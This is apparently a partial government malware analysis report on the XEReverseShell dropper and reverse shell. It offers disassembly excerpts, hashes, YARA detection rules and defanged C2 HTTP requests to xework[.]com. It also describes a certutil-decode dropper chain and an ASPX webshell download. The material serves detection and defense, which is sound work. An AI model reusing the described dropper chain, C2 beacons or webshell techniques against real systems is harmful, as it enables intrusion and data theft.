


```
WSASTARTUP_SEND proc near

name= sockaddr ptr -1D8h
WSAData= WSAData ptr -1C8h
cp= byte ptr -28h
var_18= qword ptr -18h
arg_10= qword ptr  18h
arg_18= qword ptr  20h

; __unwind { // __GSHandlerCheck
mov     r11, rsp
mov     [r11+20h], rsi
push    rdi
sub     rsp, 1F0h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rsp+1F8h+var_18], rax
mov     esi, edx
mov     dword ptr [r11-28h], '7.54'
mov     rdi, rcx
mov     dword ptr [r11-24h], '12.7'
mov     ecx, 202h        ; wVersionRequested
mov     dword ptr [r11-20h], '21.2'
lea     rdx, [rsp+1F8h+WSAData] ; lpWSAData
mov     byte ptr [r11-1Ch], 0
call    cs:WSAStartup
test    eax, eax
jnz     loc_1800010E8
; } // starts at 180001000
```

Figure 2 - The malicious binary loading its C2 IP 45[.]77[.]212[.]12 onto the stack.



```
; __unwind { // __GSHandlerCheck
push    rbp
lea     rbp, [rsp-1FC0h]
mov     eax, 20C0h
call    _alloca_probe
sub     rsp, rax
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+1FC0h+var_10], rax
xor     edx, edx            ; Val
lea     rcx, [rbp+1FC0h+buf] ; void *
mov     r8d, 1000h          ; Size
call    j_memset
xor     edx, edx            ; Val
lea     rcx, [rbp+1FC0h+TcpTable] ; void *
mov     r8d, 1000h          ; Size
call    j_memset
mov     r8d, 1              ; Order
mov     [rsp+20C0h+SizePointer], 18h
lea     rdx, [rsp+20C0h+SizePointer] ; SizePointer
lea     rcx, [rbp+1FC0h+TcpTable] ; TcpTable
call    cs:GetTcpTable
xor     eax, eax
lea     rdx, [rsp+20C0h+SizePointer] ; SizePointer
lea     rcx, [rbp+1FC0h+TcpTable] ; TcpTable
mov     qword ptr [rsp+20C0h+Buffer], rax
mov     [rsp+20C0h+var_2090], ax
lea     r8d, [rax+1]        ; Order
call    cs:GetTcpTable
test    eax, eax
jnz     loc_180001391
; } // starts at 180001110
```

Figure 3 - The malware obtaining a copy of the targeted system's TCP connection table. Analysis indicates the TCP table will be exfiltrated to the remote C2 server.

8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505

Tags

dropper trojan

Details

Name	1596923477.4946315.png
Size	143872 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	7947ce86923d732e6963c79aea757036
SHA1	3489d69540a435df50e9d5d80fb59c3c3a0080b4
SHA256	8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505
SHA512	4f78863442191e255e58a65c01ac5ad85d78a8edfd2b08cfaa74492c9b65ff0caba17267f7f7b9a29bd006a4561e63d0007d7eef6195c65e6d956a2e55f6bb67
ssdeep	3072:C82Xor1heBTboWWziX5HxtBY42UVJhG4k6F:cXorrUbo3ez
Entropy	6.242970

Antivirus

Avira	HEUR/AGEN.1229794
Bitdefender	Gen:Variant.Tedy.146424

Emsisoft	Gen:Variant.Tedy.146424 (B)
ESET	a variant of Win64/Agent.AQS trojan
K7	Riskware (0040eff71)

YARA Rules

- rule CISA_10413062_10 : XEReverseShell trojan backdoor downloader dropper webshell remote_access communicates_with_C2 exfiltrates_data installs_other_components

```
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10413062"
    Date = "2022-11-23"
    Last_Modified = "20221215_1930"
    Actor = "n/a"
    Family = "XEReverseShell"
    Capabilities = "remote-access communicates-with-C2 exfiltrates-data installs-other-components"
    Malware_Type = "trojan backdoor downloader dropper webshell"
    Tool_Type = "remote-access"
    Description = "Detects XEReverseShell samples"
    MD5_1 = "37e173b932596af62fefc4dc10c8551d"
    SHA256_1 = "815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f"
    MD5_2 = "0bcceb4fdfb12db21fdfc3a42b9c4693"
    SHA256_2 = "508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370"
    MD5_3 = "42d7b2e1bcf75f9c469afa340f078c86"
    SHA256_3 = "d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2"
    MD5_4 = "d85880ad1e87c4266f899eca02207dd4"
    SHA256_4 = "1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2"
    MD5_5 = "eaa579d911b8a47eaaea744d59d14708"
    SHA256_5 = "11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad"
    MD5_6 = "f968639a4840535a6ecda1cbe3065260"
    SHA256_6 = "a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c"
    MD5_7 = "137423d7b7f5a5684a9b1457f46fdfb2"
    SHA256_7 = "e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a"
    MD5_8 = "7947ce86923d732e6963c79aea757036"
    SHA256_8 = "8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505"
    MD5_9 = "d3cf1d590b2a63ae6070dd0011390f03"
    SHA256_9 = "78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933"
  strings:
    $s1 = { 50 67 42 59 52 56 4a 6c 64 6d 56 79 63 32 56 54 61 47 56 73 }
    $s2 = { 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 }
    $s3 = { 78 65 73 76 72 73 2e 65 78 65 }
    $s4 = { 58 45 52 65 76 65 72 73 65 53 68 65 6c 6c }
    $s5 = { 57 45 56 53 5a 58 5a 6c 63 6e 4e 6c 55 32 }
    $s6 = { 59 00 32 00 31 00 6b 00 4c 00 6d 00 56 00 34 00 5a 00 51 00 3d 00 3d }
  condition:
    2 of them
}
```

ssdeep Matches

No matches found.

Relationships

8a5fc2b8ec....	Dropped	11d8b9be14097614dedd68839c85e3e8feec0 8cdab675a5e89c5b055a6a68bad

Description

This artifact is a DLL that drops and executes a reverse shell utility. When the DLL is loaded, it will drop an embedded and base64 encoded payload named ‘sortcombat’ into the path C:\Windows\Temp. The program will then invoke the Windows command-line utility certutil[.]exe with the –decode option and write the new file as sortcombat[.]exe into C:\Windows\Temp. Cmd[.]exe is then invoked to execute sortcombat[.]exe.

11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad

Tags

backdoor decryptor dropper trojan

Details

Name	XEReverseShell.exe
Size	10752 bytes
Type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
MD5	eaa579d911b8a47eaaea744d59d14708
SHA1	db086131afaec88f4a4daa23973d214d666d39c0
SHA256	11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad
SHA512	7b24349db93c8be641268cbbbea5c10ca29d8278817d17f461879afe6aa7ee2919201b422f7cfed3e30c8e1d4792dea10f1e5d656ca4e8360eea1a7f9956afb5
ssdeep	192:sleM/+Kcp/5wep7fJ34R+cOqlY8zury3SFj+et:XKS/zy/7Y8zUy8Vt
Entropy	5.003852
Path	C:\Windows\Temp

Antivirus

AhnLab	Trojan/Win.REVSHELL
Avira	TR/Agent.otyay
ESET	a variant of MSIL/Agent.CYN trojan
IKARUS	Trojan.MSIL.Agent
K7	Trojan (0056c3b91)
NANOAV	Trojan.Win32.Generic.htepmy
Trend Micro	Trojan.74E45304
Trend Micro HouseCall	Trojan.74E45304
VirusBlokAda	TScope.Trojan.MSIL
Zillya!	Trojan.Agent.Win32.1371510

YARA Rules

```
• rule CISA_10413062_10 : XEReverseShell trojan backdoor downloader dropper webshell remote_access
  communicates_with_C2 exfiltrates_data installs_other_components
  {
     meta:
         Author = "CISA Code & Media Analysis"
         Incident = "10413062"
         Date = "2022-11-23"
         Last_Modified = "20221215_1930"
         Actor = "n/a"
         Family = "XEReverseShell"
         Capabilities = "remote-access communicates-with-C2 exfiltrates-data installs-other-components"
         Malware_Type = "trojan backdoor downloader dropper webshell"
         Tool_Type = "remote-access"
         Description = "Detects XEReverseShell samples"
         MD5_1 = "37e173b932596af62fefc4dc10c8551d"
         SHA256_1 = "815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f"
```

```
        MD5_2 = "0bcceb4fdfb12db21fdfc3a42b9c4693"
        SHA256_2 = "508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370"
        MD5_3 = "42d7b2e1bcf75f9c469afa340f078c86"
        SHA256_3 = "d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2"
        MD5_4 = "d85880ad1e87c4266f899eca02207dd4"
        SHA256_4 = "1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2"
        MD5_5 = "eaa579d911b8a47eaaea744d59d14708"
        SHA256_5 = "11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad"
        MD5_6 = "f968639a4840535a6ecda1cbe3065260"
        SHA256_6 = "a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c"
        MD5_7 = "137423d7b7f5a5684a9b1457f46fdfb2"
        SHA256_7 = "e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a"
        MD5_8 = "7947ce86923d732e6963c79aea757036"
        SHA256_8 = "8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505"
        MD5_9 = "d3cf1d590b2a63ae6070dd0011390f03"
        SHA256_9 = "78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933"
    strings:
        $s1 = { 50 67 42 59 52 56 4a 6c 64 6d 56 79 63 32 56 54 61 47 56 73 }
        $s2 = { 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 }
        $s3 = { 78 65 73 76 72 73 2e 65 78 65 }
        $s4 = { 58 45 52 65 76 65 72 73 65 53 68 65 6c 6c }
        $s5 = { 57 45 56 53 5a 58 5a 6c 63 6e 4e 6c 55 32 }
        $s6 = { 59 00 32 00 31 00 6b 00 4c 00 6d 00 56 00 34 00 5a 00 51 00 3d 00 3d }
    condition:
        2 of them
}
```

ssdeep Matches

No matches found.

Relationships

11d8b9be14....	Dropped_By	8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505
11d8b9be14....	Downloaded	5cbba90ba539d4eb6097169b0e9acf40b8c4740a01ddb70c67a8fb1fc3524570
11d8b9be14....	Connected_To	xework[.]com

Description

This artifact is a reverse shell utility with the internal name of ‘XEReverseShell[.]exe’ that is dropped by "1596923477[.]4946315[.]png" (8a5fc2b8ec...) into C:\Windows\Temp as sortcombat[.]exe. When this utility is executed it will attempt to connect to the domain xework[.]com to obtain the IP address of the C2 and port number to listen on. If no IP address or port number is obtained the program will terminate.

```
---Begin HTTP Sessions---
GET /masterip HTTP/1[.]1
Host: xework[.]com
Connection: Keep-Alive

GET /masterport HTTP/1[.]1
Host: xework[.]com
---End HTTP Sessions---
```

Upon receipt of the port number, XEReverseShell[.]exe will establish a listener on the port to accept streamed data. The utility is able to read or write streamed data and pass incoming commands to a command shell.
The program will check the OS Version of the system to determine what type of command shell is required. For Windows systems it will invoke Y21kLmV4ZQ== (cmd[.]exe), and for Linux it will invoke L2Jpbi9iYXNo (/bin/bash).

XEReverseShell collects the path to the web server system files, current username, APP_POOL (IIS Application Pool configuration), ComputerName, OSVersion, Internet IP, Local IP and Reverse Domain. If it cannot identify the Internet IP address or Reverse Domain the utility attempts to connect to api[.]hackertarget[.]com/reverselookup/?q= to identify the IP address or retrieve answer records for the domain. Api[.]hackertarget[.]com is a legitimate website hosted for blue teams and penetration testers.

XEReverseShell will send the system data to the C2 in the following format:

```
---Begin---
WEBSITE PATH

------------------------[ XE ReverseShell ]-----------------------
CURRENT USERNAME
APP POOL
COMPUTER NAME
SYSTEM
 INTERNET IP        LOCAL IP
REVERSE DOMAIN
---End---
```

The utility will expect the command ‘xesetshell’ from the C2. If the command is received it will connect to the C2 and download a file called small[.]txt (5cbba90ba5...). Small[.]txt is a base64 encoded webshell that the program decodes as small[.]aspx and places in the path C:\Windows\Temp.
If the utility receives the command ‘xequit’ it will sleep for a period of time determined by the adversary.

xework[.]com

Tags

command-and-control

Ports

- 80 TCP

HTTP Sessions

- GET /masterip HTTP/1[.]1
  Host: xework[.]com
  Connection: Keep-Alive
- GET /masterport HTTP/1[.]1
  Host: xework[.]com

Whois

```
Domain Name: XEWORK[.]COM
Registry Domain ID: 1568779295_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois[.]godaddy[.]com
Registrar URL: hxxp://www[.]godaddy[.]com
Updated Date: 2022-09-06T10:32:23Z
Creation Date: 2009-09-11T22:17:25Z
Registry Expiry Date: 2026-09-11T22:17:25Z
Registrar: GoDaddy[.]com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse[@]godaddy[.]com
Registrar Abuse Contact Phone: 480-624-2505
Domain Status: ok hxxps://icann[.]org/epp#ok
Name Server: NS05[.]DOMAINCONTROL[.]COM
Name Server: NS06[.]DOMAINCONTROL[.]COM
DNSSEC: unsigned

Domain Name: XEWORK[.]COM
Registry Domain ID: 1568779295_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois[.]godaddy[.]com
Registrar URL: hxxps://www[.]godaddy[.]com
Updated Date: 2018-03-05T23:44:55Z
Creation Date: 2009-09-11T17:17:25Z
Registrar Registration Expiration Date: 2026-09-11T17:17:25Z
Registrar: GoDaddy[.]com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse[@]godaddy[.]com
Registrar Abuse Contact Phone: +1[.]4806242505
Domain Status: ok hxxps://icann[.]org/epp#ok
Registry Registrant ID: Not Available From Registry
Registrant Name: Registration Private
Registrant Organization: Domains By Proxy, LLC
Registrant Street: DomainsByProxy[.]com
Registrant Street: 2155 E Warner Rd
Registrant City: Tempe
Registrant State/Province: Arizona
Registrant Postal Code: 85284
Registrant Country: US
Registrant Phone: +1[.]4806242599
Registrant Phone Ext:
Registrant Fax: +1[.]4806242598
Registrant Fax Ext:
Registrant Email: Select Contact Domain Holder link at hxxps://www[.]godaddy[.]com/whois/results.aspx?domain=xework.com
Registry Admin ID: Not Available From Registry
Admin Name: Registration Private
Admin Organization: Domains By Proxy, LLC
Admin Street: DomainsByProxy[.]com
Admin Street: 2155 E Warner Rd
Admin City: Tempe
Admin State/Province: Arizona
Admin Postal Code: 85284
Admin Country: US
Admin Phone: +1[.]4806242599
Admin Phone Ext:
Admin Fax: +1[.]4806242598
Admin Fax Ext:
Admin Email: Select Contact Domain Holder link at hxxps://www[.]godaddy[.]com/whois/results.aspx?domain=xework.com
Registry Tech ID: Not Available From Registry
Tech Name: Registration Private
Tech Organization: Domains By Proxy, LLC
Tech Street: DomainsByProxy[.]com
Tech Street: 2155 E Warner Rd
Tech City: Tempe
Tech State/Province: Arizona
Tech Postal Code: 85284
Tech Country: US
Tech Phone: +1[.]4806242599
Tech Phone Ext:
Tech Fax: +1[.]4806242598
Tech Fax Ext:
Tech Email: Select Contact Domain Holder link at hxxps://www[.]godaddy[.]com/whois/results.aspx?domain=xework.com
Name Server: NS05[.]DOMAINCONTROL[.]COM
Name Server: NS06[.]DOMAINCONTROL[.]COM
DNSSEC: unsigned
```

Relationships

xework[.]com	Connected_From	11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad
xework[.]com	Connected_From	a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c
xework[.]com	Resolved_To	184[.]168[.]104[.]171

xework[.]com	Resolved_To	144[.]96[.]103[.]245

Description

At the time of analysis, the files "XEReverseShell[.]exe" (11d8b9be14...) and "Multi-OS_ReverseShell[.]exe" (a0ab222673...) attempted to connect to this domain.

184[.]168[.]104[.]171

Relationships

184[.]168[.]104[.]171	Resolved_To	xegroups[.]com
184[.]168[.]104[.]171	Resolved_To	hivnd[.]com
184[.]168[.]104[.]171	Resolved_To	xework[.]com

Description

At the time of analysis, the domains xework[.]com, xegroups[.]com, and hivnd[.]com resolved to this IP address.

144[.]96[.]103[.]245

Relationships

144[.]96[.]103[.]245	Resolved_To	xework[.]com

Description

The domain xework[.]com returned this IP address as the masterip for the reverse shell.

5cbba90ba539d4eb6097169b0e9acf40b8c4740a01ddb70c67a8fb1fc3524570

Tags

downloader uploader webshell

Details

Name	small.txt
Size	8900 bytes
Type	ASCII text, with very long lines, with no line terminators
MD5	d75ab9cb786b6f125e4cdbc92a73fa21
SHA1	d5cdda25247c3e6f1fd099077fae156ed7bada4f
SHA256	5cbba90ba539d4eb6097169b0e9acf40b8c4740a01ddb70c67a8fb1fc3524570
SHA512	b49caa7b6fdbeba5ba8e615e9297bd52e89e2eb9af220a63064fe3479c8ffcafe21f6f446a8acb23073478284bfb8b963e223ff76baa4c1dd95e15f364579ae2
ssdeep	192:xNXm9xavX5N7R9e9WO7tAp1qTzUUCDhI5L6WrG/ht:x1my/5N7R9eO1qTwUei5baJt
Entropy	5.730812
Path	C:\Windows\Temp

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

5cbba90ba5....	Related_To	08375e2d187ee53ed263ee6529645e03ead1a 8e77afd723a3e0495201452d415
5cbba90ba5....	Downloaded_By	11d8b9be14097614dedd68839c85e3e8feec0 8cdab675a5e89c5b055a6a68bad

Description

This artifact is a base64 encoded text file that is downloaded by "XEReverseShell[.]exe" (11d8b9be14...) and decoded as small[.]aspx. Then it is placed in the path C:\Windows\Temp.

08375e2d187ee53ed263ee6529645e03ead1a8e77afd723a3e0495201452d415

Tags

downloader trojan uploader webshell

Details

Name	small.aspx
Size	6674 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	ce8481189008d7f4a685615508110d88
SHA1	2ec08e86c5605c1d5b4b979067148c5e4d334979
SHA256	08375e2d187ee53ed263ee6529645e03ead1a8e77afd723a3e0495201452d415
SHA512	48e28bbc4b3f852cb050fbc2566eae1f8f4d34d2452c1855f07619f6ecbbaeb1afd5b6279273876653b5f08204a48e56fbf7eb3299973949ccd58cab05ef4611
ssdeep	192:HK9wCk78M7t/H1dRfHWgWOWPlWbDLAMEM26C9tTVUFF:QLw8EfHWgWOWPlW3LcM26C9tTOF
Entropy	5.426950
Path	C:\Windows\Temp

Antivirus

AhnLab	WebShell/ASP.Generic.S1358
Avira	BDC/ASPShell.G2
ESET	ASP/Webshell.IW trojan
IKARUS	Trojan.ASP.Agent
Trend Micro	Backdoo.994AB529
Trend Micro HouseCall	Backdoo.994AB529

YARA Rules

```
• rule CISA_10413062_09 : trojan webshell
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10413062"
      Date = "2022-12-05"
      Last_Modified = "20221215_1930"
      Actor = "n/a"
      Family = "n/a"
      Capabilities = "n/a"
      Malware_Type = "trojan downloader webshell"
      Tool_Type = "n/a"
      Description = "Detects ASPX Webshell samples"
      MD5_1 = "ce8481189008d7f4a685615508110d88"
      SHA256_1 = "08375e2d187ee53ed263ee6529645e03ead1a8e77afd723a3e0495201452d415"
    strings:
      $s1 = { 50 61 67 65 20 4c 61 6e 67 75 61 67 65 3d 22 43 23 22 }
```

```
        $s2 = { 72 75 6e 61 74 3d 22 73 65 72 76 65 72 22 }
        $s3 = { 44 72 69 76 65 49 6e 66 6f }
        $s4 = { 74 78 74 43 6d 64 49 6e }
        $s5 = { 63 6d 64 55 70 6c 6f 61 64 }
        $s6 = { 50 61 73 73 54 68 72 6f 75 67 68 }
    condition:
        all of them
}
```

ssdeep Matches

No matches found.

Relationships

08375e2d18....	Related_To	5cbba90ba539d4eb6097169b0e9acf40b8c47 40a01ddb70c67a8fb1fc3524570
08375e2d18....	Dropped_By	815d262d38a26d5695606d03d5a1a49b9c009 15ead1d8a2c04eb47846100e93f
08375e2d18....	Dropped_By	1fed0766f564dc05a119bc7fa0b6670f0da2350 4e23ece94a5ae27787b674cd2
08375e2d18....	Dropped_By	a0ab222673d35d750a0290db1b0ce890b9d40 c2ab67bfebb62e1a006e9f2479c

Description

This artifact is an ASPX webshell. The webshell is able to enumerate drives on the system, send, receive and delete files, and also execute incoming commands. The webshell contains an interface for easily browsing for files, directories, or drives on the system. It can sort files by size or MAC time, and allows the user to upload or download files to any directory.

78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933

Tags

decryptor dropper trojan

Details

Name	1596686310.434117.png
Size	165376 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	d3cf1d590b2a63ae6070dd0011390f03
SHA1	395c45a16e491652b53b845cc3618cfe2c022f09
SHA256	78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933
SHA512	728bce79d8b2c14048a9cebedcf5e3fb671f60d484405746b50de304c5739fb16cb68f6e5099bb0e85b37d7f181881257618617e55a7520eabd8d89f2ffecaa0
ssdeep	3072:gfiiSHmmxCxt1bWWehJoDWN7WJ2UVC+4EWU+/E:MSHmsm1b34VUWU1
Entropy	6.238663

Antivirus

Bitdefender	Gen:Variant.Tedy.146424
Emsisoft	Gen:Variant.Tedy.146424 (B)
ESET	a variant of Win64/Agent.AQS trojan

YARA Rules

- rule CISA_10413062_10 : XEReverseShell trojan backdoor downloader dropper webshell remote_access communicates_with_C2 exfiltrates_data installs_other_components

```
{
    meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10413062"
        Date = "2022-11-23"
        Last_Modified = "20221215_1930"
        Actor = "n/a"
        Family = "XEReverseShell"
        Capabilities = "remote-access communicates-with-C2 exfiltrates-data installs-other-components"
        Malware_Type = "trojan backdoor downloader dropper webshell"
        Tool_Type = "remote-access"
        Description = "Detects XEReverseShell samples"
        MD5_1 = "37e173b932596af62fefc4dc10c8551d"
        SHA256_1 = "815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f"
        MD5_2 = "0bcceb4fdfb12db21fdfc3a42b9c4693"
        SHA256_2 = "508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370"
        MD5_3 = "42d7b2e1bcf75f9c469afa340f078c86"
        SHA256_3 = "d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2"
        MD5_4 = "d85880ad1e87c4266f899eca02207dd4"
        SHA256_4 = "1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2"
        MD5_5 = "eaa579d911b8a47eaaea744d59d14708"
        SHA256_5 = "11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad"
        MD5_6 = "f968639a4840535a6ecda1cbe3065260"
        SHA256_6 = "a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c"
        MD5_7 = "137423d7b7f5a5684a9b1457f46fdfb2"
        SHA256_7 = "e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a"
        MD5_8 = "7947ce86923d732e6963c79aea757036"
        SHA256_8 = "8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505"
        MD5_9 = "d3cf1d590b2a63ae6070dd0011390f03"
        SHA256_9 = "78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933"
    strings:
        $s1 = { 50 67 42 59 52 56 4a 6c 64 6d 56 79 63 32 56 54 61 47 56 73 }
        $s2 = { 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 }
        $s3 = { 78 65 73 76 72 73 2e 65 78 65 }
        $s4 = { 58 45 52 65 76 65 72 73 65 53 68 65 6c 6c }
        $s5 = { 57 45 56 53 5a 58 5a 6c 63 6e 4e 6c 55 32 }
        $s6 = { 59 00 32 00 31 00 6b 00 4c 00 6d 00 56 00 34 00 5a 00 51 00 3d 00 3d }
    condition:
        2 of them
}
```

ssdeep Matches

No matches found.

Relationships

78a926f899....	Dropped	815d262d38a26d5695606d03d5a1a49b9c009 15ead1d8a2c04eb47846100e93f

Description

This artifact is a DLL that drops and executes a reverse shell utility. When the DLL is loaded it will drop an embedded and base64 encoded payload named ‘xesmartshell’ (508dd87110...) into the path C:\Windows\Temp. The program will then invoke certutil[.]exe with the –decode option and write the new file as xesvrs[.]exe (1fed0766f5...) into C:\Windows\Temp. Cmd[.]exe is then invoked to execute the reverse shell.

815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f

Tags

backdoor decryptor dropper trojan

Details

Name	XEReverseShell.exe
Size	26624 bytes
Type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
MD5	37e173b932596af62fefc4dc10c8551d
SHA1	342e7fe54de2a60bbb82d29af375385d4ba335fe
SHA256	815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f
SHA512	d4f823e08ee697d2900ca7efcb6edecb3000a140d90cb20e6ef587d8107e249a01771a783863ab155cec87e082ca57ad84da4b54ecac073a15a3b106933cf43c
ssdeep	768:jEyUcAiat1Nk8JIN9F76BnwRigRI1n4N:AyszWSEigm4N
Entropy	4.348908
Path	C:\Windows\Temp

Antivirus

Avira	HEUR/AGEN.1236126
Bitdefender	Gen:Heur.Bodegun.19
Comodo	Malware
Emsisoft	Gen:Heur.Bodegun.19 (B)
ESET	MSIL/Agent.CYN trojan
IKARUS	Backdoor.MSIL.Bladabindi
K7	Riskware (0040eff71)
McAfee	GenericRXLT-TK!37E173B93259
NANOAV	Trojan.Win32.Generic.htfhkw
VirusBlokAda	TScope.Trojan.MSIL
Zillya!	Trojan.Agent.Win32.1367166

YARA Rules

-
  ```
  rule CISA_10413062_10 : XEReverseShell trojan backdoor downloader dropper webshell remote_access communicates_with_C2 exfiltrates_data installs_other_components
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10413062"
      Date = "2022-11-23"
      Last_Modified = "20221215_1930"
      Actor = "n/a"
      Family = "XEReverseShell"
      Capabilities = "remote-access communicates-with-C2 exfiltrates-data installs-other-components"
      Malware_Type = "trojan backdoor downloader dropper webshell"
      Tool_Type = "remote-access"
      Description = "Detects XEReverseShell samples"
      MD5_1 = "37e173b932596af62fefc4dc10c8551d"
      SHA256_1 = "815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f"
      MD5_2 = "0bcceb4fdfb12db21fdfc3a42b9c4693"
      SHA256_2 = "508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370"
      MD5_3 = "42d7b2e1bcf75f9c469afa340f078c86"
      SHA256_3 = "d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2"
      MD5_4 = "d85880ad1e87c4266f899eca02207dd4"
      SHA256_4 = "1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2"
      MD5_5 = "eaa579d911b8a47eaaea744d59d14708"
      SHA256_5 = "11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad"
      MD5_6 = "f968639a4840535a6ecda1cbe3065260"
  ```

```
        SHA256_6 = "a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c"
        MD5_7 = "137423d7b7f5a5684a9b1457f46fdfb2"
        SHA256_7 = "e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a"
        MD5_8 = "7947ce86923d732e6963c79aea757036"
        SHA256_8 = "8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505"
        MD5_9 = "d3cf1d590b2a63ae6070dd0011390f03"
        SHA256_9 = "78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933"
    strings:
